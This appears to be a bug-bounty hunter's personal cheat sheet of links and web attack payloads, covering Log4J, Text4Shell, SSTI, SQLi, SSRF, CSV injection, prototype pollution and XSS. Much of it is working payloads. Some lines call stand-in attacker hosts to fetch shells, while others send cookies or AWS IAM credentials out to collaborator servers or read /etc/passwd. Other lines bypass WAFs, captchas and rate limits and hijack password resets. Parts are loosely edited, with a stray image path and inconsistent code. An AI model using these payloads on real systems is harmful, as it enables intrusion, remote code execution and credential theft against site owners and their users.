

## Resources

### Newly Registered Domains:

<https://www.whoisds.com/newly-registered-domains>

### Great Resources for All Vulnerabilities

<https://0xn3va.gitbook.io/cheat-sheets/framework/spring>

### Exploiting HTTP Parser Inconsistencies: (Nginx Bypasses, SSRF via Flask & Spring Boot:

<https://rafa.hashnode.dev/exploiting-http-parsers-inconsistencies>

### Application WADL Testing:

<https://www.nopsec.com/blog/leveraging-exposed-wadl-xml-in-burp-suite/>

## DORKS:

### **Google Dorks:**

site:example.com ext:log | ext:txt | ext:conf | ext:cnf | ext:ini | ext:env | ext:sh | ext:bak |  
ext:backup | ext:swp | ext:old | ext:~ | ext:git | ext:svn | ext:htpasswd | ext:htaccess | ext:jsf |  
ext:jsp | ext:php | ext:ashx | ext:aspx

### **Github dorks:**

"example.com" password NOT www.uber NOT help.uber NOT auth.uber NOT eng.uber

"yahoo.com" language:bash pwd NOT about 15 NOT filtered

In att (secret NOT research.att)

### *eJPTv2 Notes (includes msfvenom tips)*

<https://github.com/PakCyberbot/eJPTv2-Notes/blob/main/exploitation.md>

### *List of 350 Free Tryhackme Labs:*

<https://sm4rty.medium.com/free-350-tryhackme-rooms-f3b7b2954b8d>

*Port Swigger XSS All Lab Solutions:*

<https://github.com/thelicato/portswigger-labs/tree/main/xss#dom-xss-in-documentwrite-sink-using-source-locationsearch>

*XSS Cheat Sheet (in Chinese):*

<https://hackmd.io/@cjiso/XSS>

*XSS Practice Websites:*

[http://www.domxss.com/domxss/01\\_Basics/04\\_eval.html?alert\(5\);](http://www.domxss.com/domxss/01_Basics/04_eval.html?alert(5);)

<https://unescape-room.jobertabma.nl>

*OSWE:*

[https://awae.hide01.ir/index.html#video-path=media/video/TM\\_03\\_01.mp4&time-offset=431](https://awae.hide01.ir/index.html#video-path=media/video/TM_03_01.mp4&time-offset=431)

## Bug Bounty Writeups:

Top 25 RCE Writeups:

<https://medium.com/@corneacristian/top-25-rce-bug-bounty-reports-bc9555cca7bc>

<https://pentester.land/list-of-bug-bounty-writeups.html>

**Bug Bounty Methodology:**

[https://github.com/KathanP19/HowToHunt/tree/master/Account\\_Takeovers\\_Methodologies?fbclid=IwAR0J-\\_0\\_1SWJWQhlaPwfyOVXBglAn2cVdXMVf3RE9kGy6FdyZ4ixAIAPfVM](https://github.com/KathanP19/HowToHunt/tree/master/Account_Takeovers_Methodologies?fbclid=IwAR0J-_0_1SWJWQhlaPwfyOVXBglAn2cVdXMVf3RE9kGy6FdyZ4ixAIAPfVM)

**Default Credentials:**

<https://github.com/ihebski/DefaultCreds-cheat-sheet>

## Tools

*Decrypt/Detect hash algorithm (type of hash):*

<https://hashes.com/en/decrypt/hash>

Sql Injection Tool (May work when sqlmap doesn't):

<https://github.com/r00th3x49/ghauri>

Font Obfuscation:

<https://medium.com/@doctoreww/day-3-next-level-font-obfuscation-7a6cd978c7a5>

## CVES:

*CVE-2022-42889: Apache Commons Text RCE*

**curl**

[http://localhost/text4shell/attack?search=%24%7Bscript%3Ajavascript%3Ajava.lang.Runtime.getRuntime\(\).exec%28%29.exec%28%5C%27%27%2E%74%72%69%6D%28%24%63%6D%64%29%2E%27%5C%27%29%7D](http://localhost/text4shell/attack?search=%24%7Bscript%3Ajavascript%3Ajava.lang.Runtime.getRuntime().exec%28%29.exec%28%5C%27%27%2E%74%72%69%6D%28%24%63%6D%64%29%2E%27%5C%27%29%7D)

`$(java:version) ${script:JEXL: '.getClass().forName(java.lang.Runtime').getRuntime () .exec ('nslookup yceptf3h2rrjnyvzkojuu124ivopce.oastify.com')}`

**This will print 'HelloWorld!':**

`${base64Decoder:SGVsbG9Xb3JsZCE=}`

*(CVE-2022-41852: Application Apache Commons Jxpath):*

*POC Unavailable 10/9/2022*

*POC RCE?:*

```
package com.mycompany.app;

import org.apache.commons.jxpath.JXPathContext;
import org.apache.commons.jxpath.JXPathException;

class Clzz {
    public Clzz(){
    }
}

public class App
{
    public static void main( String[] args ) throws JXPathException
    {
        Clzz clzz = new Clzz();
        JXPathContext context = JXPathContext.newContext(clzz);
        String strVal =
        (String)context.getValue("org.springframework.context.support.FileSystemXml
        ApplicationContext.new( 'https://thegrandpewd.pythonanywhere.com/JPATHRceBea
        n.xml' )");
    }
}
```

## AngularJS:

- try SSTI example: `{{7*7}}` on all functions, profile page, invite users etc. “see below for more SSTI payloads” \*\*Check Web Hacking 101 Page 102 “Foorbar Smarty Template Injection”
- Payload for XSS on Angular from Web Hacking 101 Page 69 “Uber Angular Template Injection”:
- `q=wrtz{{(_="" .sub).call.call({[$=""\ constructor"].getOwnPropertyDescriptor(____.proto____,$).value,0,"alert(1)")()}}zzz\ z`
- Note: The payload: `{{7*7}}` may show `{{77}}` because the asterisk may be stripped out so also try `{{7+7}}`

## CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC:

<https://github.com/duc-nt/CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC>

**Upload .docx, .xlsx, .pptx etc (note there's an x at the end of each extension, maybe that's an indicator) files:**

- try xxe (Web Hacking 101 Page 91 (Facebook XXE with Word))

## Upload Image (Open Graph Protocol:

```
<meta property="og:image" content="file:///etc/passwd"/>
```

## Upload GIF or JPEG (ImageMagick Vuln ):

#Make a text file with these contents:

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com"|echo "HELLO";date;)"'
pop graphic-context
```

#Save it as exploit.jpg

## ADOBE AEM:

Blocked:

<https://aemsite/bin/querybuilder.json>

Allowed:

<https://aemsite/bin/querybuilder.json/a.css>  
<https://aemsite/bin/querybuilder.json/a.html>  
<https://aemsite/bin/querybuilder.json/a.ico>  
<https://aemsite/bin/querybuilder.json/a.png>  
<https://aemsite/bin/querybuilder.json;%0aa.css>  
<https://aemsite/bin/querybuilder.json/a.l.json>

file.infinity.json

file.tidy.json

## Apache

### Log4J:

`${j${k8s:k5:-ND}${sd:k5:-${123%25ff:-${123%25ff:-${upper:i}.}}}ldap://9kuyztj9tv2f1ujp9yrcwlmn  
pev4jt.burpcollaborator.net:1389/o}`

`${jndi${123%25ff:-}.ldap://HOST:PORT/a}`

This payload will bypass the network host restrictions in log4j 2.15.0 and allow full RCE again:

`${jndi:ldap://127.0.0.1#evilhost.com:1389/a}`

<https://www.lunasec.io/docs/blog/log4j-zero-day-severity-of-cve-2021-45046-increased/>

Bypasses and upload files for log4j

<https://github.com/Puliczek/CVE-2021-44228-PoC-log4j-bypass-words>

### Apache Solr:

<https://github.com/veracode-research/solr-injection>

GET /xxx?q=aaa%26shards=http://callback\_server/solr

GET /xxx?q=aaa&shards=http://callback\_server/solr

GET /xxx?q={!type=xmlparser v="<!DOCTYPE a SYSTEM

'[http://callback\\_server/solr](http://callback_server/solr)'><a></a>"}</a>

### Apache2 SSRF:

<https://firzen.de/building-a-poc-for-cve-2021-40438>

### Apache Struts2:

For sites that have the following extensions, that means it's running struts2:

RCE POC:

Content-Type:

```
%{#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse'].addHeader('X-Ack-Spencer5cent-POC',4*4)}.multipart/form-data
```

Response will show X-Ack-Spencer5cent-POC: 16

## ACTIVE DIRECTORY & WINDOWS:

<https://casvancooten.com/posts/2020/11/windows-active-directory-exploitation-cheat-sheet-and-command-reference/>

API:

API Wordlists:

<https://gist.github.com/nullenc0de>

## AUTH BUGS:

**Default Credential Spreadsheet:**

<https://github.com/many-passwords/many-passwords/blob/main/passwords.csv>

**EAR - Exploit After Redirect Attacks:**

Includes how to change status from 302 to 200 with Burp Match & Replace rules:

<https://infosecwriteups.com/exploiting-execute-after-redirect-ear-vulnerability-in-htb-previs-92ea3f1dbf3d>

## CSRF

Random things to try:

- When registering a user, try adding parameters like admin=true, superuser=1 etc.

**Hacktricks Login Bypass:**

<https://book.hacktricks.xyz/pentesting-web/login-bypass>

**Oauth and other Github related writeups:**

<https://blog.teddykatz.com/>

### JWT Cracker Tool:

<https://github.com/brendan-rius/c-jwt-cracker>

### Password reset:

<https://infosecwriteups.com/all-about-password-reset-vulnerabilities-3bba86ffedc7>

- Double parameter (aka. HPP / HTTP parameter pollution):  
email=victim@xyz.tld&email=hacker@xyz.tld
- Carbon copy:  
email=victim@xyz.tld%0a%0dcc:hacker@xyz.tld
- Using separators:  
email=victim@xyz.tld,hacker@xyz.tld  
email=victim@xyz.tld%20hacker@xyz.tld  
email=victim@xyz.tld|hacker@xyz.tld
- No domain:  
email=victim
- No TLD (Top Level Domain):  
email=victim@xyz
- JSON table:  
{“email”:[“victim@xyz.tld”,“hacker@xyz.tld”]}

### Password Change:

- If userid= is in the url, change to other user's ID

## BIOS Hacking

Hardware Hacking to Bypass BIOS Passwords:

<https://blog.cybercx.co.nz/bypassing-bios-password>

## BYPASS 403,400,401,40X:

Add these characters to end of filename to try to break parser logic & bypass forbidden errors:

```
;  
;  
"  
,  
.  
,  
,  
",  
,  
");
```

```
');  
/  
"]  
)}}  
/%0aBLAH  
/%0dBLAH  
/%0d%0aBLAH  
/admin/%0aBLAH  
/admin/%0dBLAH  
/admin/%0d%0aBLAH
```

## BYPASS CAPTCHA:

- Intercept original request and do not forward, and send it to repeater and try to submit it multiple times
- Change request method and see if same or any captcha value still works
- Reuse old captcha value multiple times
- Try to ignore the Captcha entirely
- Change content type
- Change content type and request method
- Using extra headers for rate limiting.
- There are some headers that you can use to bypass captcha/rate-limiting.
- headers:

X-Originating-IP: 127.0.0.1

X-Forwarded-For: 127.0.0.1

X-Remote-IP: 127.0.0.1

X-Remote-Addr: 127.0.0.1

- Qqif this does not work try to use "x-forwarded-for: 127.0.0.1" twice..

## BYPASS RATE LIMITING:

1- Change the user-agent header's value randomly in every request.

2- Adding some headers like below:

X-Forwarded-For : 127.0.0.1

X-Forwarded-Host : 127.0.0.1

X-Client-IP : 127.0.0.1

X-Remote-IP : 127.0.0.1

X-Remote-Addr : 127.0.0.1

X-Host : 127.0.0.1

3- Trying to add a null byte in the email's request body (%00, %09, %0d, %0a)



- 4- A lot of fuzzing such as add space, numbers, role:admin, and others but
- 5- Adding a parameter in the path (any not existing parameter)

## BYPASSWAF

Use %0d%0a with payload after and it may bypass waf. But check if its blind too

## CRLF:

**Tool:**

<https://github.com/dwiswant0/crlfuzz>

GET /%0d%0aSet-Cookie:crlfinjection=1;

Microsoft bypass October 12th 2022:

**/%E5%98%8D%E5%98%8ASet-Cookie:crlfinjection=thecyberneh**

**Crif + xss:**

**/%E5%98%8D%E5%98%8ASet-Cookie:whoami=thecyberneh%E5%98%8D%E5%98%8A%E5%98%8D%E5%98%8A%E5%98%8D%E5%98%8A%E5%98%BCscript%E5%98%BEalert(1);%E5%98%BC/script%E5%98%BE**

## CSRF:

**See if POST parameters work as GET**

**Try on password resets, account invites and role changes**

```
<html>
<body>
  <form id="myform" action="https://SUBDOMAIN.DOMAIN.TLD/hcs/uploader2.php"
method="post" enctype="multipart/form-data">
    <input name="file" id="file_selector" type="file"></input>
    <input id="submit" type="submit"></input>
  </form>
  <script>
    document.body.onload=function() {
      var file_selector = document.getElementById("file_selector");
```

```

var submit = document.getElementById("submit");
var data_transfer = new DataTransfer();
data_transfer.items.add(new File(["test"], "filename<img src=a
onerror=alert(document.domain)>"));
file_selector.files = data_transfer.files;
submit.click();
}
</script>
</body>

```

<https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery>

<https://github.com/0xInfection/XSRFProbe>

</html>

**CGI:**

login.cgi?cli=aa%20aa%27;wget%20[http://burpcollaborator/Venom.sh%20-O%20-%3E%20/tmp/kh:Venom.sh%20/tmp/kh%27\\$](http://burpcollaborator/Venom.sh%20-O%20-%3E%20/tmp/kh:Venom.sh%20/tmp/kh%27$)

## CSV Injection:

**Lots of Bypasses if basic doesn't work:**

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/CSV%20Injection>

```

DDE ("cmd";"/C calc";"!A0")A0
@SUM(1+9)*cmd|' /C calc'!A0
=10+20+cmd|' /C calc'!A0
=cmd|' /C notepad'!A1'
=cmd|'/C powershell IEX(wget attacker_server/shell.exe)'!A0
=cmd|'/c rundll32.exe \\10.0.0.1\3\2\1.dll,0!_xlbgnm.A1

```

## CLOUD SECURITY CHEAT SHEETS:

AWS edition:

<https://infosecwriteups.com/useful-pentest-notes-cloud-edition-8c44382fc1a8>

GCP edition:

<https://infosecwriteups.com/pentest-notes-google-cloud-edition-2e138bb0f504>

ColdFusion:

<https://paper.bobyliu.com/Security/LARES-ColdFusion.pdf>  
<https://repository.root-me.org/Exploitation%20-%20Web/EN%20-%20Webshells%20In%20PHP,%20ASP,%20JSP,%20Perl,%20And%20ColdFusion.pdf>

GraphQL:

**GraphQL Wordlists:**

<https://github.com/Escape-Technologies/graphql-wordlist>

## Probing for introspection

From Port Swigger: <https://portswigger.net/web-security/graphql>

It is best practice for introspection to be disabled in production environments, but this advice is not always followed.

You can probe for introspection using the following simple query. If introspection is enabled, the response returns the names of all available queries.

```
#Introspection probe request
{ "query": "{__schema{queryType{name}}}" }
```

## HaProxy:

<https://jfrog.com/blog/critical-vulnerability-in-haproxy-cve-2021-40346-integer-overflow-enables-http-smuggling/>

## HTTP REQUEST SMUGGLING:

CL.TE POC from Apple Bug bounty

(<https://medium.com/@StealthyBugs/http-request-smuggling-on-business-apple-com-and-other-s-2c43e81bcc52>):

POST / HTTP/1.1

Transfer-Encoding

: chunked

Host: business.apple.com

Content-Length: 67

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

1

Z

0


GET /static/docs HTTP/1.1

Host: my.server

X: X

The iis shortname scanner still works on newer versions of iis using the OPTIONS header

<https://youtu.be/HrJW6Y9kHC4>



## HTTP2:

Detect if a server supports HTTP/2:

<https://tools.keycdn.com/http2-test>

## IBM HTTP Server (IHS)/IBM Websphere:

### Wordlist:

<https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/websphere.txt>

### IBM WebSphere:

<https://justhackerthings.com/post/hacking-websphere/>

OIDs can be accessed directly via a path of the form `/wps/contenthandler/?uri=nm:oid:<OID GOES HERE>`. Here is a list of several OIDs:

`editLayout : "ibm.portal.Content"`

`MainPage : "wps.content.root"`

`editPageProperties : "ibm.portal.Page Properties"`

`assignRoles : "ibm.portal.Resource Permissions"`

`editAppProperties : "ibm.portal.Template and Application Properties"`

`editAppLayout : "ibm.portal.Template and Application Layout"`

`assignAppRoles : "ibm.portal.Application Roles"`

`assignAppMembers : "ibm.portal.Application Membership"`

showAppPolicyStatus: "ibm.portal.Policy Status"  
hiddenPages: "ibm.portal.HiddenPages"

Occasionally, these may require something other than a URI parameter beginning with nm.  
Some other options are:

um  
ac  
ra

## IIS/ASPNET:

Aspnet/salesforce RCE:

<https://www.mdsec.co.uk/2020/10/covert-web-shells-in-net-with-read-only-web-paths/>

## INPUT VALIDATION:

**Guide for testing input validation:**

<https://flylib.com/books/en/3.7.1.47/1/>

## LFI:

GET /page.php?path=../../etc/passwd

Forbidden 403 ?

Try One Of These :~

../../etc/passwd%00

....//....//....//etc/passwd

%252e%252e%252fetc%252fpasswd

## LOCAL STORAGE VULNERABILITIES:

## SSRF via Local Storage:

From: <https://vulners.com/hackerone/H1:746541>

Description:

The tester uploaded the text file, containing "test ssrf" message, in order to proof SSRF attack. Next, the tester uploaded the common file and then manipulate the content and extension file to html format in order to find the application path:

```
<svg/onload=document.write(document.location)>
```

The tester access that file and found the application path to use for SSRF local file disclosure.

Then, the tester uploaded the common file and then manipulate the content and extension file to html format in order to view the local file via SSRF attack: `<iframe src="file:///.../ssrfpoc.txt" width="400" height="400"></iframe>`

The tester access that file and found that this application allow you to access and read the local file successfully.

Impact

This allow anyone to use other URLs such as that can access documents on the system/application (using file://) a.k.a Sensitive Data Exposure.

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## NGINX:

Nginx Directory Traversal Vulnerabilities (July 2023):

<https://labs.hakaioffsec.com/nginx-alias-traversal/>

On a Nginx site, find directories that exist and add .. to them (without a forward slash). If the response is a 301 redirect, it may be vulnerable. For example if you are aware that /img exists, try to request /img.. and see if the response is a 301 redirect. If it is, the directory above /img/ may be /var/, in which case you may be able to view /img../log/nginx/access.log or other files inside of /var/.

Automated tool for discovering and exploiting Nginx Directory Traversal vulnerabilities:

<https://github.com/hakaioffsec/navgix?ref=labs.hakaioffsec.com>

## OBFUSCATING ATTACKS USING ENCODING:

Post Swigger Writeup with lots of tricks:

<https://portswigger.net/web-security/essential-skills/obfuscating-attacks-using-encodings>

## OPENID:

Script for testing openid:

<https://github.com/righettod/toolbox-pentest-web/blob/master/scripts/identify-attack-surface-oauth-oidc-sts.py>

## NodeJS:

<https://www.cobalt.io/blog/common-vulnerabilities-in-nodejs-applications>

## PHP:

### XSS Payload to Steal phpinfo source code:

```
<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
var url = '<target-url>/phpinfo.php';
req.withCredentials = true;
req.open('GET', url, false);
req.send();

function reqListener() {
var req2 = new XMLHttpRequest();
const sess = this.responseText.substring(this.responseText.indexOf('HTTP_COOKIE') + 1 );
req2.open('GET', '<attacker-server>/?data=' + btoa(sess), false);
req2.send()
};
</script>
```

### PHP Type Juggling:

Often occurs where there are type comparisons (look for == which is a loose comparison)

Most often seen when comparing hashes for authentication

HTB Walkthrough <https://youtu.be/qlkA2A0lxWY>

### For Bypassing Regex + eval function:



## Blackhat CTF SA peeHpee:

[https://medium.com/@azzam\\_al\\_duyowly/peehpee-ctf-blackhat-f9e00247c5ac](https://medium.com/@azzam_al_duyowly/peehpee-ctf-blackhat-f9e00247c5ac)

<https://github.com/ambionics/phpggc>

For above tool:

```
./phpggc Laravel/RCE2 system 'nslookup http://burpcollab.net'
```

```


    ${system(ls)}


```

```
${system(nslookup rje1eo8ild9ol9i3p757k5l9a0gu4j.oastify.com)}
```

If parameters are user=admin&password=pass

Change to user[]=admin&password[]=pass

### Trigger Full Path Disclosure/ Verbose Error Messages:

http://example.com/news.php?id%5b%5d=1

http://example.com/news.php?id%5bLOL%5d=1

### Null Session Cookie:

Type this into address bar:

```
javascript:void(document.cookie="PHPSESSID=");
```

Make Cookie longer than 128 bytes:

[illegible]

Set Cookie to Reserved Characters such as a dot or a comma:

```
javascript:void(document.cookie='PHPSESSID=.,,');
```

Change number parameter values to strings or floating decimals:

http://example.com/calculator/calc.php?firstNum=10.53428274321&secondNum=7.12782712181&function=subtract

<https://gist.github.com/ChrisPritchard/50ef7a6c79a2386037a77ccc4709d1ff>

## PROTOTYPE POLLUTION:

Tomnomnom Blog Post:

<https://labs.detectify.com/2021/06/08/what-is-a-prototype-pollution-vulnerability-and-how-does-page-fetch-help/>

Tomnomnom Video: <https://youtu.be/Gv1nK6Wj8qM>

(9:00 mark) a

Basically `page=foo&__proto__[foo]=<img src onerror=alert(5)>`

Prototype pollution finder extension:

<https://github.com/msrpk/PPScan>

## Python Flask / Jinja2 & NodeJS:

- Web Hacking 101 Page 61-62 "Uber Template Injection"
- Entering `{{1+1}}` got saved as is on profile page, but for every change an email would get sent to the user. In the email, the payload was evaluated to `{{2}}`
- As a result of the following payload being executed, it was possible to execute arbitrary Python code:

Payload:

```
{% For c in [1,2,3]%} {{c,c,c}} {% endfor %}
```

Result:

```
(1, 1, 1)(2, 2, 2)(3, 3, 3)
```

Write Ups on how to bypass Jinja2 protections:

<https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2>

<https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii>

## RCE:

```
"|id;uname -a;cat /e*/*-r* #
```

## Payloads:

[https://docs.google.com/document/d/113SO\\_17hBMd0a10KIRfqVAiqzWegUAhooPuYG9a2DfA/edit](https://docs.google.com/document/d/113SO_17hBMd0a10KIRfqVAiqzWegUAhooPuYG9a2DfA/edit)

If you've found an OS command Injection with WAF enabled, special characters like (/""&|()-;:.,`) and whitespaces blocked. Try this method to bypass.

E.g.: reading /etc/passwd file:

```
cat$IFS$9${PWD%%[a-z]*}e*c${PWD%%[a-z]*}p?ss??
```

Source: <https://twitter.com/0dayCTF/status/1393611708598530063>

Smuggling RCE Payloads:

```
</> /???/??t+/?/?/?ss?? </>
```

Obfuscating RCE Payloads:

```
</> ;+cat+/e'tc/pass'wd </>
```

```
</> c\\a\\t+/e't\\c/pas\\swd </>
```

```
"|id;uname -a;cat /e*/*-r* #
```

## Server-Side Prototype Pollution:

Gareth Heyes Slides:

<https://portswigger.net/kb/papers/firuaml/server-side-prototype-pollution.pdf>

**Detection Method 1. Find a JSON request which changes the response depending on what you input. This is the easiest way but least common** as usually the server won't reflect the changes so obviously.

Add this to the JSON POST body.

Example: (Add Highlighted Part)

```
{
  "user": "wiener",
  "firstName": "Peter",
  "lastName": "Wiener",
  "__proto__": {
    "foo": "bar"
  }
}
```

## Detection Method 2:

1. Add an arbitrary UTF-7 encoded string to a property that's reflected in a response. For example, `foo` in UTF-7 is `+AGYAbwBv-`.

```
{
  "sessionId":"0123456789",
  "username":"wiener",
  "role":"+AGYAbwBv-"
}
```

2. Send the request. Servers won't use UTF-7 encoding by default, so this string should appear in the response in its encoded form.

Try to pollute the prototype with a `content-type` property that explicitly specifies the UTF-7 character set:

```
{
  "sessionId":"0123456789",
  "username":"wiener",
  "role":"default",
  "__proto__":{
    "content-type": "application/json; charset=utf-7"
  }
}
```

**Detection Method 3. Add the below to a JSON request and observe the response in the RAW tab of repeater. See if the response is indented.**

```
"__proto__": {
  "json spaces":10
}
```

Repeat the first request. If you successfully polluted the prototype, the UTF-7 string should now be decoded in the response:

```
{
  "sessionId":"0123456789",
  "username":"wiener",
  "role":"foo"
}
```

```
}
```

**RCE Method 1: Add this to the end of the vulnerable JSON POST body:**

```
"__proto__": {  
  "execArgv": [  
    "--eval=require('child_process').execSync('curl https://collaborator')"  
  ]  
}
```

**RCE Method 2: Add thos to the end of the vulnerable JSON POST body:**

```
"__proto__": {"shell": "vim", "input": "! ls -lart /home/ | curl -d @-  
dev3zijoqqvsl6cox5736r1mgdm4axym.oastify.com\n"}
```

## SSRF:

Bypasses for SSRF and Local File Read:

<https://rodoassis.medium.com/on-ssrf-server-side-request-forgery-or-simple-stuff-rodolfo-found-part-i-4edf7ee75389>

### Flask:

```
GET @burpcollab/ HTTP/1.1
```

### Spring Boot:

```
GET ;@burpcollab/ HTTP/1.1
```

### Host this file:

```
<?php $loc = $_GET['a']; header('Location: ' . $loc); ?>
```

### Request it with an iframe:

```
<iframe src='http[:]//<my-server>/jakey.php?a=file[:]///etc/passwd' />
```

Save this js file and request it from victim:

```
x = new XMLHttpRequest;
x.onload = function() {
  l = new XMLHttpRequest;
  l.open("GET", "http://BURP_COLLAB/" + encodeURIComponent(this.responseText));
  l.send();
};
x.open("GET", "http://169.254.169.254/latest/meta-data/iam/security-credentials/main-production-worker-iam-role");
x.send();
```

```
X = new XMLHttpRequest;
X.onload = function() {
  L = new XMLHttpRequest;
  L.open("GET", "http://BURP/" + encodeURIComponent(this.responseText));
  L.send();
};
x.open("GET", "http://169.254.169.254/");
x.send();
```

If you can hit your own server but not internal hosts, host this file & change target to an internal IP:

```
<?php header('Location: '.$_GET["target"]); ?>
```

Meta tag to SSRF:

Writeup

<https://0xdf.gitlab.io/2022/10/15/htb-perspective.html>

YouTube video <https://youtu.be/bYPk--PUIPQ>

```
<meta http-equiv="refresh" content='0'; url=http://evil.com/log.php?text=
```

```
<meta http-equiv="refresh" content='0'; URL=ftp://evil.com?a=
```

More Payloads Similar to Above:

<https://book.hacktricks.xyz/pentesting-web/dangling-markup-html-scriptless-injection>

## HTTPREBIND:

<https://github.com/daeken/httprebind>

Online Tool that takes two IPs as input, one internal one external and assigns a hostname to it. That hostname will constantly switch to resolving between those two IPs. This works if the

frontend is blocking hostnames that resolve to internal IPs, so it will bypass that and the backend will request the internal IP:

<https://lock.cmpxchg8b.com/rebinder.html>

PDF/HTML/XSS:

```
<link rel=attachment href="file:///etc/passwd">
```

```
</style><iframe src="http://localhost">
```

```
<style><iframe src="http://localhost">
```

**Payload Generator:**

<https://tools.intigriti.io/redirector/>

<https://tools.intigriti.io/redirector://twitter.com/imabhisarpandey/status/1435530335106732037?s=21>

<https://blog.appsecco.com/finding-ssrf-via-html-injection-inside-a-pdf-file-on-aws-ec2-214cc5ec5d90>

When testing for SSRF, change the HTTP version from 1.1 to HTTP/0.9 and remove the host header completely. This has worked to bypass several SSRF fixes in the past.

Redirect:

```
<?php header('Location: http://169.254.169.254/latest/meta-data/', TRUE, 303); ?>
```

## SSTI - Server-Side Template Injection:

<https://github.com/blabla1337/skf-labs/blob/master/kbid-267-server-side-template-injection.md>

<https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection>

Detect:

`{{7*7}}`

`${7*7}`

`<%= 7*7 %>`

Identity (These may give errors which reveal the templating engine):

`${}`

```

{}
<%= %>
${7/0}
{{7/0}}
<%= 7/0 %>
${foobar}
{{foobar}}
<%= foobar %>
${7*7}
{{7*7}}
``

```

Group of payloads to send together:

```
{7*7}*{7*7}{{7*7}}[[7*7]]${7*7}@({7*7})<?=7*7?><%= 7*7 %>${= 7*7}{{= 7*7}}${{7*7}}#{7*7}[=7*7]
```

Will result in a visible or blind error:

```
${{<%["'%"]%}\
```

## SQLi:

### Port Swigger Labs:

#### Oracle SQL Injection:

<https://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet>

#### Port Swigger Lab:

1. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

```
'+UNION+SELECT+'abc','def'+FROM+dual--
```

2. Use the following payload to display the database version:

```
'+UNION+SELECT+BANNER,+NULL+FROM+v$version--
```

1. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

```
'+UNION+SELECT+'abc','def'+FROM+dual--
```

2. Use the following payload to retrieve the list of tables in the database:

```
'+UNION+SELECT+table_name,NULL+FROM+all_tables--
```

3. Find the name of the table containing user credentials. Use the following payload (replacing the table name) to retrieve the details of the columns in the table:

```
'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_ABCDEF'--
```

4. Find the names of the columns containing usernames and passwords. Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users:



5.

'+UNION+SELECT+USERNAME\_ABCDEF,+PASSWORD\_ABCDEF+FROM+USERS\_ABCDEF--

Out Of Band Collaborator Interaction Oracle:

'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25remote+SYSTEM+"http%3a//BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'),'/l')+FROM+dual--

Non-Oracle SQL Injection:

**DATABASE VERSION:**

1. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

'+UNION+SELECT+'abc','def'--+

2. Use the following payload to display the database version:

'+UNION+SELECT+@@@version,+NULL--+

**LIST DATABASE CONTENTS NON-ORACLE:**

1 Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

'+UNION+SELECT+'abc','def'--

2. Use the following payload to retrieve the list of tables in the database:

'+UNION+SELECT+table\_name,+NULL+FROM+information\_schema.tables--

3. Find the name of the table containing user credentials. Use the following payload (replacing the table name) to retrieve the details of the columns in the table:

'+UNION+SELECT+column\_name,+NULL+FROM+information\_schema.columns+WHERE+table\_name='users\_agppll'--

4. Find the names of the columns containing usernames and passwords. Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users:

'+UNION+SELECT+username\_kkzsnd,+password\_kaksmc+FROM+users\_agppll--

Find the password for the administrator user, and use it to log in.

**SQL Injection with filter bypass via XML encoding (Using Burp Extension HACKVERTOR):**

